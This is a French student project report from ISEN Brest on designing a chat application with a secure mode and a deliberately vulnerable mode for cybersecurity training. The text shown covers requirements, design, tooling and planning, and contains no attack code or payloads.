Institut Supérieur de l'Électronique et du Numérique
Tél. : +33 (0)2.98.03.84.00
Fax : +33 (0)2.98.03.84.10
20, rue Cuirassé Bretagne
CS 42807 - 29228 BREST Cedex 2 - **FRANCE**

Projet M1

Année scolaire 2022/2023

Développement d'une messagerie instantanée sécurisée (ou pas…)

Proposé par : « LANGLAIS Sébastien »

Thématique : Informatique

« CHATEL Emilio » Domaine professionnel : Cybersécurité
« LEFEVRE Edgar » Domaine professionnel : Cybersécurité

Remerciements

Tout d'abord nous tenons à remercier notre superviseur de projet M. Langlais qui nous a soutenus et conseillés tout au long du projet et qui nous a ainsi permis d'atteindre nos objectifs. Nous sommes également reconnaissants envers sa disponibilité et sa patience tout au long du projet.

Nous aimerions remercier également M. Napoléon pour son aide précieuse pour la compréhension du code qui nous a permis une meilleure approche du projet dans ses premières jours. Nous aimerions également le remercier pour les documents qu'il nous a fournis et sur lesquels nous nous sommes basés. Ils auront été cruciaux pour la réussite du projet

Nous tenons à exprimer notre gratitude envers M. Druon, sans qui la mise en place de la plateforme CyberRange n'aurait pas pu se faire et sans qui le projet ne pourrait pas être exploité de la même façon au sein de l'ISEN.

Pour conclure nous aimerions remercier toutes les personnes qui ont contribué à l'avancement et à la réussite de ce projet. Nous espérons tous deux que les résultats permettront une appréciation plus intuitive aux notions de la cybersécurité des futurs ingénieurs de l'ISEN.

Résumé

L'objectif de ce projet est la création d'un système de messagerie instantanée qui sera utilisé dans le cadre de travaux pratiques ou de sessions de sensibilisation à la cybersécurité. Ce projet s'est réalisé sur une durée de 4 mois, du 2 janvier au 14 avril 2023.

De nos jours, on observe une augmentation croissante de la fréquence des cyberattaques, ainsi que du nombre de victimes qui en découle. Dans cette optique, de vastes campagnes de sensibilisation sont mises en place par les entreprises pour prévenir leurs employés des risques inhérents au monde des nouvelles technologies, tout en leur inculquant les bonnes pratiques à adopter. En tant qu'étudiants en informatique, il est important de connaître les mesures de protection appropriées et de veiller à éviter de laisser des vulnérabilités aux éventuels attaquants. Ainsi, ce projet vise à fournir un outil efficace pour atteindre pleinement cet objectif.

Le principe de cette messagerie est le suivant, elle existe sous deux versions : une sécurisée (appelée *Net&Shield*) et une vulnérable (appelée *TrashTalk*). Le fait que deux modes de fonctionnement existent permet d'abord de chercher et trouver comment exploiter certaines failles connues, puis d'observer comment elles peuvent être corrigées et comment s'en protéger. Dans le cadre des cours, quelques séances peuvent suffire pour sensibiliser les étudiants et les prévenir des dangers liés à la cybersécurité.

Le projet a été réalisé sur la plateforme CyberRange, un environnement virtuel contrôlé et sécurisé qui permet aux professionnels de la cybersécurité de simuler des scénarios de cyberattaques pour entraîner leurs compétences et améliorer leur réponse aux incidents. Le CyberRange du projet contient un serveur hébergeant la messagerie et deux machines virtuelles fonctionnant sous Kali, un système d'exploitation. Les deux machines sont accessibles aux utilisateurs et leur permettent de discuter entre eux et de tester différentes attaques d'une manière sécurisée et contrôlée.

Table des matières

Remerciements 2
Résumé 2
Glossaire 5
Introduction 8
1. Cahier des charges 9
   a) Contexte et objectifs du projet 9
   b) Aspect, ergonomie et design 9
2. Gestion de projet 12
   a) Analyse fonctionnelle 12
   b) Méthodologie et technologie 14
   c) Gantt 15
3. Développement technique 20
   a) Mise en place du projet 20
   b) Fonctionnement de la messagerie 21
      i. Connexion/Inscription 21
      ii. Gestion de la liste d'amis et du statut 23
      iii. Envoi et réception de messages 24
   c) Mise en place de CyberRange 25
   d) HTTP et HTTPS 27
   e) Failles et scénarios 28
      i. Injections SQL 28
      ii. Injections XSS 29
      iii. Backdoors 31
      iv. Le hachage en MD5 35
      v. Les cookies 37
      vi. Directory Browsing 38
      vii. HTTP 39
      viii. Scénarios 40
   f) Résultats et tests 42
4. Conclusion 48
5. Bibliographie/Webographie 49
6. Annexes 51

Table des figures

Figure 1 : Arborescence du site 10
Figure 2 : Schéma du chat selon le client 10
Figure 3 : Schéma authentification selon le client 10
Figure 4 : Page de chat 11
Figure 5 : Page d'inscription 11
Figure 6 : Page de connexion 11
Figure 7 : Diagramme bête à corne 12
Figure 8 : Diagramme pieuvre 13
Figure 9 : Logo Figma 14
Figure 10 : Logo AWS 14
Figure 11 : Logo Visual Studio Code 14
Figure 12 : Logo MD5 15
Figure 13 : Gantt prévisionnel 16
Figure 14 : Gantt réalisé 17
Figure 15 : Environnement CyberRange 25
Figure 16 : Arborescence des fichiers 26
Figure 17 : Page de connexion TrashTalk 28
Figure 18 : Chat avec injection XSS 30
Figure 19 : Résultat de la requête sur Beeceptor 30
Figure 20 : Backdoor avec cmd 31
Figure 21 : Résultat backdoor avec cmd 32
Figure 22 : Backdoor avec bdd 33
Figure 23 : Résultats backdoor avec bdd 34
Figure 24 : Envoi du message « MontePasSurLeToit » à NicoCharbo 34
Figure 25 : Accès au compte Admin 35
Figure 26 : Scan avec Wireshark sur du HTTP 39
Figure 27 : Scan avec Wireshark sur du HTTPS 40
Figure 28 : Résultat scan HTTP 51
Figure 29 : Résultat scan HTTPS 51

Glossaire

A

Ajax (Asynchronous JavaScript and XML) : Technologie web permettant de mettre à jour le contenu d'une page sans la recharger.

Apache : Server web open source largement utilisé pour héberger des sites web sur Internet.

AWS (Amazon Web Services) : Plateforme de cloud computing proposée par Amazon qui offre une large gamme de services et de ressources informatiques à la demande via Internet.

B

BDD (Base de données) : Ensemble organisé de données stockées électroniquement, utilisé pour gérer et stocker des informations.

Beeceptor : Outil de développement d'API qui permet de simuler, d'enregistrer et d'intercepter les requêtes et réponses HTTP pour faciliter les tests et le débogage des API.

Bootstrap : Framework front-end open source pour le développement rapide de sites web, offrant des composants et des styles prédéfinis pour la conception et la mise en page.

Back-end : Correspond à la partie d'une application web qui gère les données, la logique métier et les fonctionnalités côté serveur, communiquant avec la base de données et les requêtes utilisateur.

C

Clé PEM (Privacy-Enhanced Mail) : Fichier contenant une clé cryptographique pour sécuriser les connexions réseau, utilisé notamment pour les certificats SSL/TLS et les clés d'accès à des services web.

Cookie : Fichier texte stocké par un site web sur l'ordinateur d'un utilisateur, utilisé pour enregistrer des informations sur la session ou les préférences de l'utilisateur pour faciliter une expérience personnalisée sur le site.

CSS (Cascading style sheets) : Langage informatique permettant de mettre en forme des pages web.

CyberRange : Environnement virtuel d'apprentissage en sécurité pour s'entraîner à détecter et à répondre aux cyberattaques dans un environnement sans risque pour les systèmes ou les données réelles.

D

Debian 10 : Dixième version de Debian, un système d’exploitation GNU/Linux.

E

Endpoint : Terme couramment utilisé dans le domaine de l'informatique et des réseaux pour se référer à un point de terminaison ou une extrémité d'un réseau ou d'un système.

Ettercap : Outil de sécurité informatique utilisé pour réaliser des attaques de type "man-in-the-middle" (MITM) afin d'intercepter, analyser et modifier le trafic réseau entre deux parties pour des fins de test ou de démonstration.

F

Figma : Outil de conception d'interface utilisateur et d'expérience utilisateur en ligne collaboratif.

Framework : Structure préétablie pour le développement rapide et efficace de logiciels ou d'applications, offrant des outils, des conventions et des fonctionnalités pour faciliter le processus de développement.

Front-end : Partie visible et utilisée par les utilisateurs d'un site web ou d'une application.

FileZilla : Logiciel FTP(File Transfer Protocol)/SFTP(Sécure File Transfer Protocol) pour transférer des fichiers entre un ordinateur local et un serveur distant.

G

Google Chrome : Navigateur web développé par Google.

H

Hash : Valeur numérique condensée générée par un algorithme pour vérifier l'intégrité des données.

Hashcat : Outil de crack de mots de passe.

HTML (HyperText Markup Language) : Langage de balisage utilisé pour créer et structurer du contenu sur le Web.

HTTP (HyperText Transfer Protocol) : Protocole de communication utilisé pour transférer des données sur le Web.

HTTPS (HyperText Transfer Protocol Sécure) : Version sécurisée du protocole de communication HTTP. Utilise un chiffrement SSL/TLS pour sécuriser les données échangées.

I

Injection XSS (Cross-Site Scripting) : Permet à des attaquants d'insérer et d'exécuter du code malveillant dans des pages web.

Injection SQL (Structured Query Language) : Vulnérabilité de sécurité des sites web qui permet à des attaquants d'insérer et d'exécuter des commandes SQL malveillantes dans des pages web.

Iptables : Outil de pare-feu pour les systèmes d'exploitation Linux qui permet de gérer les règles de filtrage de paquets réseau.

J

Javascript : Langage de programmation pour le développement web interactif.

John The Ripper (John) : Logiciel open-source de crack de mots de passe.

K

Kali : Distribution de système d'exploitation basée sur Linux utilisée pour des tests de sécurité et la pénétration de systèmes informatiques.

M

MD5 (Message Digest 5) : Algorithme de hachage cryptographique qui produit une empreinte numérique de 128 bits représentée sous forme de chaîne de caractères hexadécimaux de 32 caractères.

MariaDB : Système de gestion de bases de données relationnelles open-source, dérivé de MySQL.

Mozilla Firefox : Navigateur web open-source et gratuit.

N

Navigateur : Logiciel utilisé pour accéder à Internet et naviguer sur le World Wide Web.

O

OWASP (Open Web Application Security Project) : Organisation à but non lucratif qui se consacre à l'amélioration de la sécurité des applications web.

OpenSSL : Bibliothèque open-source de cryptographie et de sécurité utilisée pour implémenter des protocoles de sécurité, tels que SSL/TLS, qui sont utilisés pour sécuriser les communications sur Internet.

OS (Operating System) : Logiciel qui gère les ressources d'un ordinateur, telles que le matériel, les logiciels et les fichiers, ainsi que les interactions entre les utilisateurs et l'ordinateur.

P

PHP (Hypertext Preprocessor) : Langage de programmation de script côté serveur, principalement utilisé pour le développement web.

R

RootMe : Plateforme d'apprentissage en ligne axée sur la sécurité informatique et le hacking éthique.

Responsive : Site web conçu pour s'adapter et se redimensionner automatiquement en fonction de la taille de l'écran sur lequel il est consulté.

S

Safari : Navigateur web développé par Apple, utilisé sur les appareils Apple comme les Mac, les iPhone, les iPad et les iPod Touch.

Shell : Interface en ligne de commande (CLI) permettant à l'utilisateur d'interagir avec un système d'exploitation (OS) ou un programme informatique en utilisant des commandes textuelles.

SQL (Structured Query Language) : Langage de programmation utilisé pour communiquer avec les bases de données relationnelles.

SSL (Secure Socket Layer) : Protocole de sécurité utilisé pour établir une connexion cryptée entre un navigateur web et un serveur web.

T

Template : Modèle ou patron prédéfini utilisé pour créer des documents, des pages web, des présentations ou d'autres types de contenu.

TLS (Transport Layer Security) : Protocole de sécurité informatique utilisé pour sécuriser les communications sur Internet.

Token : Unité de base utilisée pour représenter une valeur ou une information dans un contexte donné

U

User ID (Identifiant utilisateur) : Moyen d'identifier de manière unique un utilisateur dans un système informatique.

W

Wireshark : Logiciel d'analyse de réseau open-source qui permet de capturer, d'analyser et de visualiser le trafic réseau en temps réel.

Wordlist : Liste de mots ou de phrases utilisés dans le contexte de la sécurité informatique pour effectuer des attaques par force brute ou par dictionnaire.

Workzone : Espace de travail dans lequel une équipe développe en collaboration un projet commun.

Introduction

Le projet présenté dans le rapport qui suit a été réalisé dans le cadre du Master 1 à l'Institut Supérieur de l'Électronique et du Numérique (ISEN). C’est un projet d'une durée de trois mois avec pour thème "Développement d'une messagerie instantanée sécurisée (ou non...)".

L’objectif de ce projet est de créer un système de messagerie instantanée utilisable lors de travaux pratiques, dans le but de présenter les dangers liés à la cybersécurité. La messagerie doit présenter diverses fonctionnalités de base telles que :

- Un système d’inscription au service, pour enregistrer les informations basiques sur l’utilisateur comme son pseudo et son mot de passe.
- Un système de connexion pour qu’un utilisateur déjà inscrit puisse se connecter facilement avec son pseudo et son mot de passe.
- Un système d’annuaire centralisé permettant d’ajouter des utilisateurs comme ami pour échanger avec eux.
- Une version HTTP et HTTPS du système pour observer le cryptage ou non des trames partant d’un utilisateur jusqu’au server Web centralisé.

Le tout devra être hébergé sur la plateforme CyberRange sous la forme de deux utilisateurs chacun sur une VM Kali, et d’un serveur Web.

L’intégralité de la messagerie doit rester facile à prendre en main et agréable à utiliser pour faciliter l’apprentissage et l’utilisation de l’outil lors des TP. La messagerie devra donc être responsive et être compatible avec plusieurs navigateurs (Mozilla Firefox, Chrome, Safari) mais également utilisable sur un format téléphone pour faciliter son utilisation lorsque l’outil ‘inspecter’ est ouvert en grand sur une VM.

La partie non sécurisée du site doit contenir la trame qu’un attaquant réaliserait pour accéder au site web. Cette trame devra être logique et compréhensible afin qu’un élève débutant dans ce domaine puisse saisir les différentes subtilités de l’attaque.

Pour répondre à ces attentes, différents choix se présentent. D’un point de vue design, l’option du Template et des Framework n’a pas été retenue dans l’objectif d’être le plus ressemblant possible aux schémas fournis par le client. Cette partie a donc été réalisée en HTML CSS et Javascript. Pour le code Back-end, Il sera réalisé en PHP sans utiliser de Framework tel que Symfony pour plus de flexibilité quant aux injections SQL et XSS, le code d’un Framework étant plus sécurisé qu’un code classique. Il est également plus bénéfique sur le plan technique de créer un code à partir de zéro pour en saisir le fonctionnement, afin de mieux le protéger ou le vulnérabiliser en fonction des besoins.

Ce document est divisé en trois parties distinctes. En première partie, le cahier des charges inclut l'analyse des besoins du client, ainsi que la gestion du projet et son organisation. En seconde partie, le détail technique présente en profondeur les aspects techniques du projet, ainsi que les choix techniques effectués. Enfin, la conclusion expose les propositions d'évolutions potentielles pour le projet.

1. Cahier des charges

Le cahier des charges est la première étape du projet. Celui-ci définit les spécifications et les exigences du projet, ainsi que les attentes et les besoins du client. C'est comme un guide qui doit être suivi à la lettre et servir de repère tout au long du projet pour ne pas perdre de vue les principaux objectifs.

La première réunion avec le client a permis de clarifier rapidement le but du projet et ses limites. Le schéma du site avait déjà été réalisé par lui-même et il était donc plus simple de bien comprendre et cerner ses idées. Des spécificités ont également été apportées : le site sera responsive sur téléphone et ordinateur, multiplateforme (Google Chrome, Firefox, Safari, Microsoft Edge), fonctionnera en PHP et MariaDB côté serveur, les messages des utilisateurs seront enregistrés. Un bouton avec un cadenas verrouiller/déverrouiller sera à implémenter pour passer du HTTP au HTTPS.

Le client a également apporté des précisions sur les fonctionnalités que la messagerie devait comporter comme les fonctions de backdoor, les pages d'inscription/authentification, l'ajout d'un ami et l'envoi de messages. La liste des différentes failles à mettre en œuvre a aussi été identifiée avec le commanditaire lors de ce premier échange ce qui a permis par la suite de rapidement envisager et se renseigner sur le fonctionnement de ces failles.

a) Contexte et objectifs du projet

Le projet a pour objectif de réaliser un système de messagerie instantanée simple entre plusieurs utilisateurs qui pourra être utilisé dans le cadre éducatif. En effet, la messagerie possèdera deux modes de fonctionnement : un mode « sécurisé » qui s'appellera « *Net&Shield* » et un mode vulnérable qui se nommera « *TrashTalk* ». Le mode vulnérable servira aux utilisateurs pour tester et chercher des failles, tandis que le mode sécurisé pourra être utilisé pour montrer comment les empêcher et s'en protéger. Cet outil sera principalement destiné à la sensibilisation sur les thématiques réseaux informatiques et cybersécurité.
Il y a donc plusieurs objectifs qui en ressortent :

- Objectif 1 : Réaliser une messagerie pour que des utilisateurs puissent s'inscrire, s'ajouter entre eux et discuter.
- Objectif 2 : La messagerie possèdera un mode sécurisé et un mode vulnérable avec le choix des failles à rendre actives.
- Objectif 3 : Fournir un outil adapté à la sensibilisation sur la cybersécurité.

Date butoir : Le projet doit être terminé et fonctionnel pour être rendu entre le 3 et le 14 avril.

Personnes ciblées : Le projet vise essentiellement les professeurs souhaitant sensibiliser leurs élèves à la cybersécurité. La messagerie doit donc être facilement configurable pour le professeur et simple à utiliser pour les élèves.
Comme chaque élève aura un ordinateur différent, il est nécessaire que le site soit responsive et multiplateforme pour que tout le monde puisse l'utiliser.

b) Aspect, ergonomie et design

Étant donné que le client avait une idée précise du site, l'utilisation d'un template a été immédiatement écartée. Pour réaliser l'arborescence du site, l'outil Coggle a été utilisé. Coggle permet de créer des diagrammes et des cartes mentales. Voici le résultat obtenu :



Figure 1 : Arborescence du site

Afin de mieux visualiser le design du site et de créer un modèle sur lequel se référer plus tard lors du développement de la messagerie, il était judicieux d'utiliser Figma.

Le client ayant déjà une idée précise de l'architecture du site, ce schéma fût la principale source d'inspiration pour la création du design.



Figure 2 : Schéma du chat selon le client



Figure 3 : Schéma authentification selon le client

Voici le résultat obtenu en utilisant Figma et en s’inspirant d’autres messageries existantes :

Figure 4 : Page de chat

Figure 6 : Page de connexion

Figure 5 : Page d’inscription

2. Gestion de projet

a) Analyse fonctionnelle

L'analyse fonctionnelle consiste à décomposer le projet en différentes fonctions élémentaires et à identifier les relations entre ces fonctions. Elle permet de déterminer les besoins des utilisateurs, les fonctions principales du projet, les fonctions de support, les fonctions de contrôle et les contraintes techniques.

Ce projet étant limité dans le temps, l'analyse fonctionnelle a permis de déterminer les fonctions principales de ce projet, sur lesquelles il a été nécessaire de consacrer plus de temps et les fonctions secondaires. L'objectif est donc de maximiser le temps attribué pour mener à bien la réalisation de ce projet.

1. Définir le système

Le système est constitué en trois parties distinctes : 2 VM Kali (User 1 et User 2) avec lesquelles les utilisateurs peuvent échanger à l'aide de la messagerie qui elle est hébergée sur le Serveur Web, un server Apache2 qui fonctionne avec Debian 10. L'ensemble est hébergé sous CyberRange une plateforme sécurisée dédiée à la cybersécurité.

2. Définir le besoin

La messagerie a été conçue dans l'objectif de rendre accessible à tous les notions de base de la cybersécurité sur internet à travers des TP de cybersécurité. Elle vise donc des personnes qui ne sont pas accoutumées aux différentes notions de cybersécurité.

3. Les fonctions

Les différents schémas suivants permettent de cerner le niveau d'importance des différentes fonctionnalités du site web ce qui permettra par la suite de créer un diagramme de Gant qui sera par conséquent ajusté en fonction du besoin du client.



Figure 7 : Diagramme bête à corne



Figure 8 : Diagramme pieuvre

Flexibilité : 0 obligatoire, 1 secondaire

N°	Nom de la fonction	Définition	Flexibilité
Fonctions Principales			
FP1	Recevoir et envoyer des messages	L'envoi et la réception de messages à un utilisateur préalablement sélectionné se fait de manière instantanée (+- 1s)	0
FP2	S'inscrire / Se connecter	Tout nouvel utilisateur peut s'inscrire sur la plateforme et se connecter à nouveau avec l'ensemble (pseudo/mdp qu'il a précédemment rentré)	0
FP3	Annuaire Centralisé	Toutes les informations des utilisateurs sont stockées dans une même base de données accessible sur le serveur web	0
FP4	Mode sécurisé / Non sécurisé	Le site dispose d'une version sécurisée qui présente le moins de failles possibles, ainsi qu'une version non sécurisée qui elle dispose de différentes failles recensées	0
Fonctions Contraintes			
FC1	Version HTTP/HTTPS	Possibilité de passer du site en version HTTP au site en version HTTPS instantanément	0
FC2	Hébergement, server centralisé	Centralisation du server et de l'hébergement des données	0
FC3	Site responsive / Multi plateforme	Site responsive (smartphone/tablette et ordinateur) et compatibilité avec les navigateurs suivants : Google Chrome, Mozilla Firefox et Safari	1
FC4	Cryptographie des mots de passe en MD5	Les mots de passe sont stockés en MD5 dans la base de données du site non sécurisé et SHA2 en 256bits pour le site sécurisé	1
FC5	Historique des messages	Les messages sont stockés dans la base de données et datés, ils possèdent également un émetteur et un destinataire	1

b) Méthodologie et technologie

La première semaine de projet a consisté à évaluer les besoins matériels et technologiques pour la réalisation de la messagerie.

Pour ce qui est de la création du site web, l'utilisation d'un Template a été écarté pour une conception plus libre du site, de même pour l'utilisation de Framework en Javascript/PHP. Par conséquent, il fût plus cohérent d'utiliser le langage classique sans extensions pour plus de technicité et de liberté. Ainsi même si un Framework est plus sécurisé dû à l'utilisation de fonctions déjà existantes et vérifiées, il fût plus intéressant d'avoir la main sur tout le code pour mieux le contrôler, et ainsi pouvoir gérer ce qu'il est nécessaire de sécuriser ou non.

Pour le design du site web, l'outil Figma était parfaitement adapté car c'est un outil de conception d'interfaces utilisateur (UI) basé sur le cloud permettant de créer des maquettes d'interfaces utilisateur, des prototypes et des designs finaux pour des applications, des sites web et d'autres produits numériques. L'outil Figma propose une collaboration en temps réel entre les utilisateurs, ce qui a permis d'avancer plus rapidement sur le design du site.

Figure 9 : Logo Figma

En premier lieu il fut primordial de rendre fonctionnel la messagerie avant d'entamer les tests. Pour cette étape du projet, la mise en place d'un serveur web permettant de déposer les travaux et de coder la messagerie à distance était nécessaire, CyberRange n'étant pas encore disponible. AWS a pu répondre à ce besoin. AWS (Amazon Web Services) est une plateforme de services cloud proposée par Amazon qui fournit une gamme de services d'infrastructure informatique tels que le stockage de données, les bases de données, les outils de développement, etc... AWS a été utilisée pour héberger le site web pendant la phase de développement. En combinant l'utilisation de Filezilla et AWS, il fût plus aisé d'apporter des modifications à la messagerie. FileZilla est un client FTP (File Transfer Protocol) open source et gratuit qui permet de transférer des fichiers entre un ordinateur local et un serveur distant. Cet outil va de pair avec AWS et son utilisation est déjà connue.

Figure 10 : Logo AWS

Une fois le site terminé, l'étape suivante a porté sur les tests de sécurité. Etant donné qu'il est illégal de pratiquer des tests de sécurité directement sur la messagerie si cette dernière est hébergée sur un serveur externe, il fût nécessaire de trouver une alternative. La plateforme CyberRange de chez Airbus a offert une solution. En effet, CyberRange est un environnement virtuel sécurisé et contrôlé pour permettre de faire ce genre de test. Le site fût par la suite entièrement basculé sur cet environnement de travail.

Le choix des développeurs s'est porté sur Visual Studio Code comme éditeur de code pour développer la messagerie, et avec raison : cet outil est gratuit, open-source et de nombreux travaux pratiques ont été réalisés avec ce support, ce qui en fait une option idéale.

Figure 11 : Logo Visual Studio Code

Le choix d'une méthode de hachage des mots de passe a également été un point crucial du projet. Une méthode de hachage (ou fonction de hachage) est une technique de traitement des données utilisée en informatique pour associer des

Figure 12 : Logo MD5

données de taille variable à des données de taille fixe, appelées empreintes ou hash. Le processus de hachage consiste à prendre une entrée (par exemple, un mot de passe ou un fichier) et à appliquer une fonction de hachage qui produira une empreinte unique correspondant à cette entrée. Les empreintes produites par les fonctions de hachage sont généralement utilisées pour stocker les mots de passe de manière sécurisée ou pour vérifier l'intégrité des données car elles sont illisibles et uniques. La version vulnérable du site fût ainsi dotée de hachage MD5 pour stocker les mots de passe. Bien que connue pour être facilement décryptable, cette option s'avère idéale pour démontrer les failles des algorithmes de hachage peu robustes. En revanche, la version sécurisée de la messagerie a été dotée de SHA2 256 bits qui, elle, est réputée pour sa sécurité et sa capacité à garantir l'intégrité des données. Avec cette méthode de hachage, le site est protégé contre les attaques malveillantes et garantit la confidentialité et l'authenticité des informations.

c) Gantt

Un diagramme de Gantt est un outil de gestion de projet qui permet de représenter graphiquement les différentes tâches à effectuer ainsi que leur ordonnancement tout au long du projet. Le diagramme se compose d’un axe horizontal qui représente la durée du projet et d’un axe vertical qui recense toutes les différentes tâches à réaliser. Chaque tâche est représentée par une barre horizontale dont la longueur définie sa durée, son positionnement permet de déterminer son début et sa fin en fonction des autres tâches du projet.

Dans le cadre du projet, le diagramme de Gantt a joué un rôle central dans la structuration de son développement, depuis la phase initiale du cahier des charges jusqu'à l'implémentation de fonctionnalités avancées, telles que la gestion des statuts des utilisateurs ou encore l'ajout de la date d'envoi. Grâce à cette planification minutieuse, il a été possible de définir les étapes clés du projet et anticiper les éventuels obstacles, ce qui a permis de livrer un site web à la fois performant et fonctionnel. Le diagramme de Gantt a également offert une vue d'ensemble claire et précise du projet, permettant ainsi de suivre son avancement avec rigueur et efficacité.

